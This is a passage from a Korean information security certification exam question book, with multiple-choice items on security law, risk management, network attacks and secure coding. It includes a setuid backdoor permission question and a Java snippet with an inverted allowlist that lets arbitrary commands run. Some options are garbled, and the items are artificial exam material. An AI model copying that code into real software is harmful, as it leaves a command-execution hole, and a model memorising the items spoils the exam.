② 주요정보통신기반시설 보호와 관련된 법 제정에 관한 사항
③ 주요정보통신기반시설 지정 및 지정 취소에 관한 사항
④ 주요정보통신기반시설 보호와 관련된 주요 정책 사항으로서 위원장이 회의에 부치는 사항

84 다음 중 위험식별 및 평가를 위한 위험평가 방법으로 틀린 것은?

- ① 베이스라인 접근법 ② 자산 분석법
③ 상세 위험분석법 ④ 복합 접근법

- 81 ① ② ③ ④
82 ① ② ③ ④
83 ① ② ③ ④
84 ① ② ③ ④

88 다음 중 외부자 보안에 대한 설명으로 틀린 것은?

- ① 업무의 일부를 외부에 위탁하거나 외부의 시설 또는 서비스를 이용하는 경우, 그 현황을 식별하고 법적 요구사항 및 외부 조직과 서비스로부터 발생하는 위험을 파악하여 적절한 보호대책을 마련하여야 한다.
- ② 외부 서비스를 이용하거나 외부자에게 업무를 위탁하는 경우 이에 따른 정보보호 및 개인정보보호 요구사항을 식별하고 관련 내용을 계약서 또는 협정서 등에 명시하여야 한다.
- ③ 계약서, 협정서, 내부정책에 명시된 정보보호 및 개인정보보호 요구사항에 따라 외부자의 보호대책 이행 여부는 주기적인 점검 또는 감사 등 관리·감독하지 않아도 된다.
- ④ 외부자 계약만료, 업무종료, 담당자 변경 시에는 제공한 정보자산 반납, 정보시스템 접근 계정 삭제, 중요정보 파괴, 업무 수행 중 취득정보의 비밀 유지 약속서 징구 등의 보호대책을 이행하여야 한다.

89 다음 중 정보보호제품의 보안 기능 요구사항 계층 구조에 대한 설명으로 틀린 것은?

- ① 클래스 - 동일 보안목적은 가지는 패밀리들의 집합
- ② 패밀리 - 동일 보안목적이나 보안 강도 또는 제약사항이 다른 컴포넌트의 집합
- ③ 컴포넌트 - 보호 프로파일 또는 보안 목표 명세서에서 선택 가능한 최대 단위
- ④ 엘리먼트 - 보안 기능을 세부적으로 표현할 수 있는 단위

90 다음 중 정보보호 및 개인정보보호 관리체계(ISMS-P) 인증심사원에 대한 설명으로 틀린 것은?

- ① 인증심사원 자격 유지기간은 자격을 부여받은 날로부터 3년이다.
- ② 심사원보 자격 취득 후 인증심사에 4회 이상 참여하고 심사 일수의 합이 20일 이상이면 심사원 자격을 획득할 수 있다.
- ③ 인증심사원의 자격발급 및 관리는 금융분야는 금융보안원, 그 외의 분야는 한국인터넷진흥원에서 수행한다.
- ④ 인증심사원으로서 객관적이고 공정한 인증심사를 수행하지 않는 경우 심사원 자격을 취소할 수 있다.

91 정보통신서비스제공자의 지휘, 감독을 받아 이용자의 개인정보를 처리하는 역할을 수행하는 개인정보취급자의 역할 및 책임 사항으로 틀린 것은?

- ① 내부관리계획 등 각종 규정, 지침 등 준수
- ② 개인정보처리시스템의 안전한 운영 및 관리
- ③ 개인정보보호 교육 계획 수립 및 시행
- ④ 개인정보 침해사고 발생 시 대응 및 보고

답안 표기란

88	①	②	③	④
89	①	②	③	④
90	①	②	③	④
91	①	②	③	④

92 정보통신기반 보호법에서 주요정보통신기반시설의 보호에 관한 사항을 심의하기 위하여 정보통신기반보호위원회를 구성하도록 규정하고 있다. 다음 중 정보통신기반 보호 위원회에 대한 설명으로 옳은 것은?

- ① 주요정보통신기반시설의 보호에 관한 사항을 심의하기 위하여 대통령 산하에 정보통신기반보호위원회를 둔다.
- ② 정보통신기반보호위원회의 위원은 위원장 1인을 포함한 20인 이내의 위원으로 구성한다.
- ③ 위원회의 위원장은 국무총리가 되고 위원회의 위원은 대통령이 정하는 중앙행정기관의 차관급 공무원과 위원장이 위촉하는 자로 한다.
- ④ 정보통신기반보호위원회의 효율적인 운영을 위하여 위원회에 공공분야와 민간분야를 각각 담당하는 실무위원회를 둔다.

93 다음 문장에서 설명하는 용어로 적합한 것은?

국가안전보장, 행정, 국방, 치안, 금융, 통신, 운송, 에너지 등의 업무와 관련된 전자적 제어·관리시스템

- ① 개인정보처리시스템 ② 정보보안 관리시스템
③ 정보통신기반시설 ④ 출입통제시스템

94 개인정보보호법 안정성확보조치기준에 따라 개인정보처리자는 개인정보취급자가 개인정보처리시스템에 접속한 기록을 1년 이상 보관 및 관리하여야 한다. 이때 기록해야 하는 항목으로 틀린 것은?

- ① 개인정보를 처리하는 계정 ② 마지막 로그아웃 시간
③ 수행한 업무의 내용 ④ 처리한 정보주체의 정보

95 다음 중 개인정보와 프라이버시에 대한 설명으로 옳은 것은?

- ① 개인정보는 자기 자신에게 전속된 권리로서 누구의 간섭도 받지 않고 독립적으로 그 권리를 행사할 수 있으나 프라이버시는 실질적으로 수집, 관리하고 있는 기관의 권리도 인정한다.
- ② 프라이버시는 정보, 신체, 지역, 금융, 사회적 프라이버시 다섯 가지로 분류된다.
- ③ 프라이버시는 인격권 그 자체이지만 개인정보는 인격권의 침해가 없더라도 보호해야 할 경우가 있다.
- ④ 개인정보와 프라이버시에 대한 보호제도는 혼재된 것이 아닌 완전히 다른 개념이다.

답안 표기란

92	①	②	③	④
93	①	②	③	④
94	①	②	③	④
95	①	②	③	④

96 정보통신망 이용 촉진 및 정보보호에 관한 법률 시행령 제36조의 7(정보보호 최고책임자의 지정 및 겸직금지 등)에 규정되어 있는 정보보호 최고책임자의 자격 요건으로 올바르게 정의한 것은?

- ① 정보보호 또는 정보기술 분야의 국내 또는 외국의 학사학위 이상 학위를 취득한 자
- ② 정보보호 또는 정보기술 분야의 국내 또는 외국의 석사학위 이상 학위를 취득한 자
- ③ 정보보호 또는 정보기술 분야의 국내 또는 외국의 학사학위 이상 학위를 취득 및 정보보호 또는 정보기술 분야의 5년 이상 경력자
- ④ 정보보호 또는 정보기술 분야의 국내 또는 외국의 전문학사학위이상 학위를 취득 및 정보보호 또는 정보기술 분야의 10년 이상 경력자

97 다음 중 위험관리 절차의 순서를 올바르게 나열한 것은?

- ㄱ. 자산식별
- ㄴ. 식별된 위협에 대한 정보보호대책 선정
- ㄷ. 위험평가
- ㄹ. 위험분석
- ㅁ. 위험감시 및 재검토

- ① ㄱ-ㄴ-ㄷ-ㄹ-ㅁ
- ② ㄱ-ㄹ-ㄷ-ㄴ-ㅁ
- ③ ㄱ-ㄴ-ㄹ-ㄷ-ㅁ
- ④ ㄱ-ㄹ-ㄴ-ㄷ-ㅁ

98 시스템 침해사고 발생에 따라 디지털 포렌식을 진행할 때 다음 명령어로 확인할 수 있는 것은?

- net start
- sc query

- ① 동작 프로세스 행위 분석
- ② 시스템 주요 경로 무결성 점검
- ③ 서비스 시작과 서비스 확인
- ④ 시스템 정보 확인

답안 표기란

- 96 ① ② ③ ④
- 97 ① ② ③ ④
- 98 ① ② ③ ④

99 다음 중 업무용 단말기기 보안에 대한 설명으로 틀린 것은?

- ① 업무용 단말기기에 대하여 기기 인증, 승인, 접근범위 설정, 기기 보안 설정 등의 보안 통제 정책을 수립·이행하여야 한다.
- ② 자료 공유 프로그램 사용 금지, 공유 설정 제한, 무선망 이용 통제 등 개인정보 및 중요정보가 유출되는 것을 방지하기 위한 정책을 수립·이행해야 한다.
- ③ 업무용 단말기기에 대한 접근 통제 대책의 적절성에 대하여 점검하지 않아도 된다.
- ④ 업무용 단말기기의 분실, 도난 등으로 인한 개인정보 및 중요정보의 유지 및 노출을 방지하기 위하여 비밀번호 설정 등의 보안 정책을 적용하여야 한다.

100 개인정보처리시스템에 대한 불법적인 접근 및 침해사고 방지를 위한 설명으로 틀린 것은?

- ① 개인정보처리시스템의 Session Timeout을 설정해야 한다.
- ② Session Timeout 설정값은 업무상 필요한 최소한의 시간으로 적용해야 한다.
- ③ 개인정보취급자의 업무용 컴퓨터 화면보호기 설정을 통해서도 가능하다.
- ④ 일정 시간 이상 업무처리를 하지 않아 개인정보처리시스템에 접속이 차단된 이후 다시 접속하고자 할 때도 최초의 로그인과 동일한 방법으로 접속하여야 한다.

답안 표기란

99	①	②	③	④
100	①	②	③	④

필기 최신 기출문제 02회

1과목 시스템 보안

답안 표기란

01 침입차단시스템 및 가상 사설망 등 다양한 보안 솔루션 기능을 하나로 통합한 보안 솔루션은?

- ① WAF(Web Application Firewall)
- ② UTM(Unified Threat Management)
- ③ DLP(Data Loss Prevention)
- ④ NAC(Network Access Control)

01 ① ② ③ ④

02 다음 문장의 괄호 안에 들어갈 내용으로 적합한 것은?

DLL 인젝션은 임의의 DLL파일을 원하는 ()의 ()으로 로드하는 것을 말한다.

- ① ㄱ: 프로세스, ㄴ: 디스크 영역 ② ㄱ: 프로세스, ㄴ: 메모리 영역
- ③ ㄱ: 파일, ㄴ: 메모리 영역 ④ ㄱ: 파일, ㄴ: 디스크 영역

02 ① ② ③ ④

03 ① ② ③ ④

04 ① ② ③ ④

03 네트워크 장비의 Telnet 등 TCP 연결이 원격 호스트 측의 예상치 못한 장애로 비정상 종료되면 네트워크 장비가 해당 연결을 지속하지 않고 해제하도록 서비스를 설정하는 것은?

- ① TCP Connection ② TCP Keepalive
- ③ TCP Killalive ④ TCP Shutdown

04 다음 중 스노트(Snort)에 대한 설명으로 틀린 것은?

- ① 유연한 언어 사용으로 트래픽을 분석하며 모듈화된 탐지 엔진을 지원하고 실시간 경고 기능도 지원한다.
- ② 실시간 트래픽 분석과 IP 네트워크에서의 패킷 처리를 담당하는 공개 소스 네트워크 침입 방지 시스템(IPS)이다.
- ③ 사전 공격을 통해 비밀번호 강도를 테스트하고 암호화된 비밀번호를 알아내기 위한 도구이다.
- ④ 프로토콜 분석, 콘텐츠 검색 및 조합 작업을 할 수 있으며, 버퍼 오버플로우, 은폐형 포트 스캔, CGI 공격, SMB 프로브, OS 핑거프린팅 시도와 같은 다양한 공격을 감지할 수 있다.

10 트로이 목마에 대한 설명으로 틀린 것은?

- ① 백도어(Back Door)의 한 종류이다.
- ② 자기복제 능력이 있다.
- ③ 유틸리티 프로그램으로 위장해 배포된다.
- ④ 정보 유출이나 자료 파괴 같은 피해를 입힌다.

11 다음 문장의 괄호 안에 들어갈 적합한 용어는?

침입탐지시스템은 호스트 컴퓨터에 저장된 로그 정보를 이용하여 침입을 탐지하는 () 기반 IDS 와 통신망을 통해 전송되는 패킷 데이터를 분석하여 침입 여부를 판정하는 () 기반 IDS가 있다.

- ① ㄱ: 호스트, ㄴ: 호스트 ② ㄱ: 호스트, ㄴ: 네트워크
- ③ ㄱ: 네트워크, ㄴ: 네트워크 ④ ㄱ: 네트워크, ㄴ: 호스트

12 사용자가 입력한 명령어를 읽어서 해석하는 프로그램이며, 프로그램 언어로도 사용할 수 있는 것은?

- ① Kernel ② System call
- ③ Shell ④ File System

13 다음 중 악의적 코드(Malicious Code)에 대한 설명으로 틀린 것은?

- ① 불순한 의도로 만들어진 프로그램이라는 의미에서 웜(Worm) 바이러스, 트로이 목마(Trojan Horse) 바이러스라고 부르기도 한다.
- ② 트로이 목마(Trojan Horse)는 이용자의 중요 정보를 빼내가는 것이 주 기능이며, 목적을 달성시키기 위해서 웜(Worm)이나 바이러스를 끌어들이기도 한다.
- ③ 웜(Worm)과 트로이 목마(Trojan Horse)는 다른 파일을 감염시키거나 파괴하는 기능이 있다.
- ④ 시스템 과부하를 목적으로 이메일의 첨부파일 등으로 확산되는 악성코드에는 웜(Worm)이 있으며, 개인정보 유출 위험이 있다.

14 Unix 시스템의 사용자 권한에서 실행하여 root 권한을 획득할 수 있는 백도어 프로그램을 만들었다. 백도어 실행파일에 대한 권한 설정으로 옳은 것은?

- ① chmod 4644 ② chmod 4755
- ③ chmod 2644 ④ chmod 2755

답안 표기란

10	①	②	③	④
11	①	②	③	④
12	①	②	③	④
13	①	②	③	④
14	①	②	③	④

15 다음 중 산업용 장비의 제어에 사용되는 PLC(Programmable Logic Controller) 시스템을 공격 대상으로 한 악성코드는?

- ① 스틱스넷(Stuxnet) ② 크립토로커(CryptoLocker)
- ③ 코드레드(CodeRed) ④ 슬래머(Slammer)

16 다음 문장의 괄호 안에 들어갈 내용은?

리눅스 터미널에 접속하여 작업 후 일정 시간 동안 아무런 입력이 없다면 자동으로 로그아웃되도록 "/etc/profile"에 () 환경변수를 설정하여 자동으로 로그아웃되도록 설정한다.

- ① TMOUT ② TIMEOUT
- ③ TOUT ④ MTOUT

17 CVE 넘버링이 붙은 알려진 취약점 공격을 사용할 수 있도록 제공되는 도구는?

- ① xsser ② metasploit
- ③ ghidra ④ subfinder

18 정부는 안전한 클라우드 컴퓨팅 서비스 정보보호 관리체계를 만들기 위하여 클라우드 보안인증제를 실시하고 있다. 다음 문장의 괄호 안에 들어갈 내용은?

클라우드 보안인증제는 클라우드 컴퓨팅 서비스 사업자가 제공하는 서비스에 대해 정보보호 기준의 준수 여부를 평가·인증하는 제도로서 클라우드 컴퓨팅 발전 및 이용자 보호에 관한 법률 제23조, 클라우드 컴퓨팅 서비스 정보보호에 관한 기준 고시 제3장 제7조를 근거로 실시하고 있다. 인증기준은 IaaS, SaaS 표준등급, SaaS 간편등급, ()이(가) 있으며 IaaS 분야 및 () 분야 인증의 유효기간은 ()년, 간편등급에 대해서는 유효기간을 ()년으로 운영하고 있다.

- ① ㄱ: PaaS, ㄴ: 6, ㄷ: 3 ② ㄱ: DaaS, ㄴ: 5, ㄷ: 3
- ③ ㄱ: DaaS, ㄴ: 6, ㄷ: 3 ④ ㄱ: PaaS, ㄴ: 5, ㄷ: 2

19 다음 문장에서 설명하는 것은?

HTML 문서 내에서 링크(target이 _blank인 태그)를 클릭했을 때 새롭게 열린 탭(페이지)에서 기존의 문서인 location을 피싱 사이트로 변경해 정보를 탈취하는 공격 기술을 말한다. 이 공격은 메일이나 SNS와 같은 오픈 커뮤니티에서 사용될 수 있다. 사용자의 클릭을 유도하여 웹 브라우저의 탭을 피싱 사이트로 이동시키는 기존의 피싱기법과 달리 사용자가 페이지에서 아무런 행위를 하지 않아도 사용자의 눈을 피해 열린 탭 중 하나를 피싱 페이지로 로드한다.

- ① Tabphishing ② Tabnabbing
- ③ Tabsmishing ④ TabSnooping

답안 표기란

- 15 ① ② ③ ④
- 16 ① ② ③ ④
- 17 ① ② ③ ④
- 18 ① ② ③ ④
- 19 ① ② ③ ④

20 솔라리스 시스템에서 제공하는 BSM(Basic Security Module)에 대한 설명으로 틀린 것은?

- ① 솔라리스에서 제공하는 커널 기반의 로깅 모듈이다.
- ② 시스템 로그에 대한 대부분의 정보를 수집해 syslog라고 불린다.
- ③ 시스템 자원을 5~10% 정도 소모하므로 기본적으로 동작하지 않는다.
- ④ 특정 계정이나 시스템 동작에 대한 집중적인 로그가 필요할 때만 사용한다.

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 20 | ① | ② | ③ | ④ |
| 21 | ① | ② | ③ | ④ |
| 22 | ① | ② | ③ | ④ |
| 23 | ① | ② | ③ | ④ |

2과목

네트워크 보안

21 세션 하이재킹(Session Hijacking)의 단계를 순서대로 나열한 것은?

- ㄱ. 기존 TCP 연결을 그대로 물려 받는다.
- ㄴ. 서버로 RST 패킷을 전송한다.
- ㄷ. 서버와 TCP 3-Way Handshaking을 수행한다.
- ㄹ. ARP Spoofing을 통해 패킷이 공격자를 지나가게 한다.

- | | |
|-----------|-----------|
| ① ㄱ-ㄴ-ㄷ-ㄹ | ② ㄱ-ㄷ-ㄴ-ㄹ |
| ③ ㄹ-ㄴ-ㄷ-ㄱ | ④ ㄹ-ㄷ-ㄴ-ㄱ |

22 네트워크 로그 수집 및 분석을 위해 엘라스틱 스택을 구성하고자 한다. 엘라스틱서치(Elasticsearch) 분석기 모듈의 순서로 옳은 것은?

- ① 캐릭터 필터 - 토큰 필터 - 토큰나이저
- ② 캐릭터 필터 - 토큰나이저 - 토큰 필터
- ③ 토큰나이저 - 캐릭터 필터 - 토큰 필터
- ④ 토큰나이저 - 토큰 필터 - 캐릭터 필터

23 IP 스푸핑 공격을 수행하기 위해 시스템 간 설정되어야 하는 것은?

- | | |
|--------|--------|
| ① 트러스트 | ② SSL |
| ③ SSO | ④ SSID |

24 다음과 같이 서브넷을 생성했을 경우 이에 대한 설명으로 틀린 것은?

어떤 기관에 네트워크 블록 211.170.184.0/24가 할당되었다. 네트워크 관리자는 이를 32개의 서브넷으로 나누고자 한다.

- ① 서브넷 마스크는 255.255.255.31이다.
- ② 각 서브넷의 호스트 개수는 8개이다.
- ③ 1번 서브넷의 주소 범위는 211.170.184.0 ~ 211.170.184.7이다.
- ④ 32번 서브넷의 주소 범위는 211.170.184.248 ~ 211.170.184.255이다.

25 다음 중 Reactive IP Traceback 기술로 묶인 것은?

ㄱ. Probability Packet Marking	ㄴ. ICMP Traceback
ㄷ. Hash based IP Traceback	ㄹ. SPIE
ㅁ. Caller-ID	ㅂ. CIS
ㅅ. IDIP	ㅇ. SWT

- ① ㄱ - ㄴ
- ② ㄷ - ㄹ
- ③ ㅁ - ㅂ
- ④ ㅅ - ㅇ

26 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위를 특정 웹사이트에 요청하게 하는 공격으로 다른 사람의 권한을 이용하여 서버에 부정적인 요청을 일으키는 공격은?

- ① XSS 공격
- ② CSRF 공격
- ③ SQL Injection 공격
- ④ 스미싱


27 역추적 및 역공학에 이용되는 도구인 OllyDbg에 대한 설명으로 틀린 것은?

- ① 윈도우용 어셈블러를 분석할 수 있는 디버거이다.
- ② 메모리 덤프와 분석 결과에 대한 그래프 표현은 외부 플러그인을 이용해야 한다.
- ③ 코드, 레지스터, 메모리, 스택 등의 주요 정보는 뷰 영역에 표시된다.
- ④ 역추적할 파일을 로드하면 바로 디버깅 모드로 들어가서 프로그램이 실행된다.

답안 표기란

- | | |
|----|---------|
| 24 | ① ② ③ ④ |
| 25 | ① ② ③ ④ |
| 26 | ① ② ③ ④ |
| 27 | ① ② ③ ④ |

32 다음은 IPSec 보안 프로토콜의 AH 헤더이다. AH 헤더에 대한 설명으로 틀린 것은?



- ① Security parameter index 필드는 AH 프로토콜 동작에 필요한 무결성 검증 알고리즘 정보와 재전송 공격 탐지에 필요한 정보 등이 저장된 위치를 지정하고 있다.
- ② 패킷의 재사용 방지 기능에 사용되는 필드는 Sequence number이다.
- ③ 패킷의 출처 인증과 무결성 점검 기능에 사용되는 필드는 Authentication data(HMAC)이며, HMAC 계산을 위해 IP Header에 포함된 모든 필드가 입력으로 처리된다.
- ④ AH 프로토콜의 transport 동작 모드에서 처리되는 패킷이다.

33 침입차단시스템의 설계 시 고려해야할 사항으로 적합하지 않은 것은?

- ① 안전한 운영체제를 갖춘 신뢰시스템에 침입차단시스템을 설치하도록 설계한다.
- ② 모든 트래픽은 반드시 침입차단시스템을 통과하도록 설계한다.
- ③ 지역보안정책에 의해 정의된 트래픽만 통과할 수 있게 설계한다.
- ④ 여러 개의 경로를 설치하여 외부 사용자가 올바른 접근 경로선택이 어렵도록 설계한다.

답안 표기란

32 ① ② ③ ④

33 ① ② ③ ④

34 다음 라우터 설정 명령에 대한 설명으로 틀린 것은?

```
Router(config)# enable password secret
Router(config)# line console 0
Router(config-line)# password riddle
Router(config-line)# line vty 0 4
Router(config-line)# password enigma
```

- ① 네트워크를 통해 라우터에 접속을 시도할 경우 비밀번호 'enigma'를 입력한 사용자에게 한하여 접속이 허용된다.
- ② 라우터 콘솔에 직접 접속하여 사용을 시도할 경우 비밀번호 'riddle'을 입력한 사용자에게 한하여 접속이 허용된다.
- ③ 라우터 설정 정보 조회를 시도할 경우 비밀번호 'secret'을 입력한 사용자에게 한하여 조회명령이 수행된다.
- ④ 라우터에 설정된 비밀번호는 암호화되지 않은 상태로 저장된다.

35 특정 조건이 만족될 때까지 잠복하고 있다가 특정 날짜나 시간 등 조건이 충족되었을 때 악성코드 등을 유포시키는 해킹 공격은?

- ① 스니핑(Sniffing) ② 스푸핑(Spoofing)
③ 살리미(Salami) ④ 논리폭탄(Logic Bomb)

36 사용자 PC에서 ping 명령을 입력하여 다음과 같은 메시지가 출력되었다. 다음 중 옳은 것은?

```
C:\>ping -n 2 www.test.co.kr
106.10.248.100의 응답: 바이트=32 시간 143ms TTL=46
106.10.248.100의 응답: 바이트=32 시간 95ms TTL=46

C:\>ping -n 2 www.exam.com
216.58.220.123의 응답: 바이트=32 시간 66ms TTL=115
216.58.220.123의 응답: 바이트=32 시간 37ms TTL=115
```

- ① 사용자 PC에서 www.test.co.kr이 www.exam.com보다 가깝다.
- ② 사용자 PC에서 www.exam.com이 www.test.co.kr보다 가깝다.
- ③ 두 사이트의 거리는 똑같다.
- ④ 상기 출력 메시지로는 정확한 거리를 알 수 없다.

답안 표기란

34 ① ② ③ ④

35 ① ② ③ ④

36 ① ② ③ ④

37 다음 문장에서 괄호 안에 들어갈 내용은?

Anti Sniffer 도구들은 로컬 네트워크에서 네트워크 카드의 () 여부를 체크하여 Sniffer가 작동하고 있는지를 확인하는 프로그램이다.

- ① Duplex Mode
- ② MAC
- ③ Promiscuous mode
- ④ ARP

38 OSI 7 Layer 각 계층과 계층별 보안 서비스를 제공하는 프로토콜의 연결이 아닌 것은?

- ① Application Layer – SSL(Secure Socket Layer)
- ② Application Layer – HTTP(Hyper Text Transfer Protocol)
- ③ Network Layer – IPSec(Internet Protocol Security)
- ④ Network Layer – PPTP(Point-to-Point Tunneling Protocol)

39 네트워크의 크기별로 5개의 주소 클래스가 정의되어 있는데 다음 문장에서 설명하는 클래스는?

최상위 4비트는 언제나 이진수 1110으로 값이 지정된다. 나머지 비트는 관심 있는 호스트가 인식할 주소값을 위해 사용된다.

- ① 클래스 A ② 클래스 B
③ 클래스 C ④ 클래스 D

40 네트워크 처리 능력을 개선하고자 VLAN을 구성할 때, VLAN 오/남용을 경감시키기 위한 작업을 해야 한다. 이러한 경감작업에 해당되지 않는 것은? (단, 스위치에 연결된 호스트들을 그룹으로 나누어서 VLAN-1(native)과 VLAN-2로 그룹을 설정하였다고 가정한다.)

- ① 관리상 VLAN 관리 정책 서버(VMPs)를 사용한다.
- ② native VLAN 포트(VLAN ID 1)에 대한 접근을 제한한다.
- ③ 트렁크 포트들의 native VLAN에 신뢰할 수 없는 네트워크를 붙이지 않는다.
- ④ 모든 포트에 동적 트렁킹 프로토콜을 꺼 놓는다.

답안 표기란

37 ① ② ③ ④

38 ① ② ③ ④

39 ① ② ③ ④

40 ① ② ③ ④

41 다음 중 DDL(Data Definition Language)에 포함되는 쿼리는?

- | | |
|----------|----------|
| ① CREATE | ② SELECT |
| ③ INSERT | ④ UPDATE |

42 ModSecurity.conf 설정에서 기능을 활성화하기 위한 지시자는?

- ① SecAuditLog.
- ② SecAuditEngine
- ③ SecRuleEngine
- ④ SecDefaultAction

43 다음 중 우리나라 국가 최상위 도메인 관리기관은?

- | | |
|----------|--------|
| ① KISA | ② KISA |
| ③ KRCERT | ④ ETRI |

44 메일 보안을 위한 인터넷 표준의 하나인 S/MIME 메시지의 형식이 아닌 것은?

- ① enveloped data
- ② authenticated data
- ③ clear-signed data
- ④ signed and enveloped data

45 다음 중 전자투표 요구사항과 이에 대한 설명으로 틀린 것은?

- ① 익명성 - 투표결과로부터 투표자를 구별할 수 없어야 한다.
- ② 이중투표방지 - 정당한 투표자가 두 번 이상 투표할 수 없다.
- ③ 완전성 - 모든 투표가 정확하게 집계되어야 한다.
- ④ 검증성 - 투표 권한을 가진 자만이 투표할 수 있다.

41 ① ② ③ ④

42 ① ② ③ ④

43 ① ② ③ ④

44 ① ② ③ ④

45 ① ② ③ ④

46 File Inclusion 취약점에 대한 설명으로 옳은 것을 모두 고른 것은?

- ㄱ. LFI(Local File Inclusion)는 로컬에 있는 파일을 노출하거나 실행시킬 수 있는 공격 기법이다.
- ㄴ. RFI(Remote File Inclusion)는 원격에 있는 파일을 노출하거나 실행시킬 수 있는 공격 기법이다.
- ㄷ. 파일을 읽을 수 있는 API는 모두 공격 대상이 된다.
- ㄹ. Path Traversal 패턴을 사용하여 공격을 시도해 볼 수 있다.
- ㅁ. 심각도에 따라 XSS, DoS 같은 공격을 야기할 수 있다.

- ① ㄱ, ㄴ ② ㄱ, ㄴ, ㅈ
- ③ ㄱ, ㄴ, ㅋ, ㆁ ④ ㄱ, ㄴ, ㅈ, ㅋ, ㆁ

47 iOS의 샌드박스 제한을 풀어 타 회사에서 사용하는 서명되지 않는 코드를 실행할 수 있게 하는 행위는?

- ① 탈옥 ② 루팅
③ 원격코드 실행 ④ 서명우회

48 전자우편의 메일 헤더 중 실제 메일 발송자의 IP 주소를 추적할 수 있는 메일 헤더의 항목은?

- | | |
|---------------|------------|
| ① Return-Path | ② Received |
| ③ Message-ID | ④ Reply-To |

49 다음 중 SET(Secure Electronic Transaction) 프로토콜의 특징이 아닌 것은?

- ① RSA 동작은 프로토콜의 속도를 크게 저하시킨다.
- ② 암호 프로토콜이 너무 복잡하다.
- ③ 상점에 소프트웨어를 요구한다.
- ④ 기존의 신용카드 기반을 그대로 활용할 수 없다.

50 다음 중 DNS 서버가 아닌 것은?

- ① 주 DNS 서버 ② 부 DNS 서버
 - ③ 캐시 DNS 서버 ④ 프록시 DNS 서버

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 46 | ① | ② | ③ | ④ |
| 47 | ① | ② | ③ | ④ |
| 48 | ① | ② | ③ | ④ |
| 49 | ① | ② | ③ | ④ |
| 50 | ① | ② | ③ | ④ |

51 다음 문자에서 설명하는 FTP에 대한 공격유형은?

() 공격은 보안 절차를 거치지 않은 익명의 사용자에게 FTP 서버로의 접근을 허용하고, 익명의 사용자가 서버에 쓰기 권한이 있을 때 악성코드의 생성이 가능하다.

- ① FTP Bounce Attack ② Anonymous FTP Attack
③ Buffer Overflow Attack ④ Brute force Attack

52 다음 중 웹 로그에 저장되지 않은 것은?

- ① 접속자의 ID와 패스워드
 - ② 웹 페이지를 다운로드한 IP 주소
 - ③ 사용자 웹 브라우저의 종류
 - ④ 요청한 시간과 요청한 URL

53 FTP(File Transfer Protocol) 명령어 중 접근 제어 명령어로 옳지 않은 것은?

- | | |
|--------|--------|
| ① USER | ② ALLO |
| ③ PASS | ④ ACCT |

54 경로 조작(Path Traversal)이란 입력값을 조작하여 접근해서는 안 되는 디렉터리 및 파일에 접근하는 것을 말한다. 다음 중 이를 막기 위해 필요한 필터링 문자는?

- | | |
|-----------------|----------------|
| ① : (colon) | ② .. (dot dot) |
| ③ ; (semicolon) | ④ - (hyphen) |

55 Multi-Factor Authentication(MFA)에 대한 설명으로 틀린 것은?

- ① 패스워드 유출을 대비하는 목적으로 사용되기도 한다.
- ② 인증 메커니즘에서 두 개 이상의 증거(또는 요소)를 제시하는 방식이다.
- ③ 특정 횟수의 로그인 실패 후 일정 기간동안 더 이상의 로그인 시도를 방지하는 것이다.
- ④ 증거(또는 요소)의 종류로는 Something You Know, Something You Have, Something You Are과 같은 방식이 있다.

답안 표기란

51 ① ② ③ ④

52 ① ② ③ ④

53 ① ② ③ ④

54 ① ② ③ ④

55 ① ② ③ ④

56 다음과 같이 androidManifest.xml 파일이 설정되어 있을 시 발생할 수 있는 취약점으로 옳은 것은?

```
1. <? xml version="1.0" encoding="utf-8"?>
2. <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3. package="com.example.android.sample:
4. android:versionCode="1" android:versionName="1.0">
5. <application android:icon="@drawable/icon">
6. <service android:name=".syncadapter.SyncService"
   android:exported="true">
7. ....
8. </application>
9. </manifest>
```

- ① 민감한 정보 전송을 위한 암시적 intent 사용
- ② 애플리케이션 컴포넌트의 부적절한 접근 허용
- ③ 안드로이드의 권한 검사 우회
- ④ 접근 제어 없이 내 · 외부 저장소 사용

57 다음 중 리눅스 환경에서 특정 프로세스의 Core Dump 파일 분석에 대한 설명으로 틀린 것은?

- ① ulimit -c 명령어로 코어 덤프 파일 사이즈 제한을 설정할 수 있다.
- ② 프로그램이 죽기 직전의 call stack을 확인할 수 있다.
- ③ 현재 실행 중인 프로그램의 Core dump는 생성이 불가능하다.
- ④ 원격지와 주고받은 네트워크 패킷 정보는 볼 수 없다.

58 다음 문장에서 설명하는 데이터베이스 보안 위협 요소는?

- 낮은 보안 등급의 정보들을 이용하여 높은 등급의 정보를 알아낸다.
- 개별 정보는 의미가 부족하나 합치면 중요 정보를 알 수 있다.
- 파트별 영업실적을 조화하여 회사의 전체 영업실적을 알아낸다.

- ① 사용자 인증(Authentication)
- ② 다중 인스턴스화(Polyinstantiation)
- ③ 집합성(Aggregation)
- ④ 추론(Inference)

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 56 | ① | ② | ③ | ④ |
| 57 | ① | ② | ③ | ④ |
| 58 | ① | ② | ③ | ④ |

59 다음 코드에서 시큐어코딩을 통해 보안 약점을 제거하였다. 코드에 대한 설명으로 옳은 것은?

```
public static void main(String[] args) {
    List<String> allowedCommands = new ArrayList<String>();
    allowedCommands.add("notepad");
    allowedCommands.add("calc");
    String cmd = args[0];
    if(allowedCommands.contains(cmd)) {
        System.err.println("허용되지 않은 명령어입니다.");
        return;
    }
    Process ps = null;
    try {
        ps = Runtime.getRuntime().exec(cmd);
    }catch(Exception e) {
        // ... 생략...
    }
}
```

- ① 허용된 프로그램이 아닌 경우 에러 메시지를 출력한다.
- ② 실행할 수 있는 프로그램을 제한하였다.
- ③ 보안 약점이 제거되지 않아 추가 수정이 필요하다.
- ④ 해당 어플리케이션에서 노트패드를 실행할 수 있다.

60 다음 문장에서 설명하는 전자투표 방식은?

지정된 투표소에서 전자투표를 하는 방식이다. 투표소와 개표소가 인터넷망이 아닌 폐쇄된 공공망으로 연결되어 있으며, 전자투표 기기를 선거인단이 관리하므로 안전성이 높다.

- ① REV(Remote E-Voting)
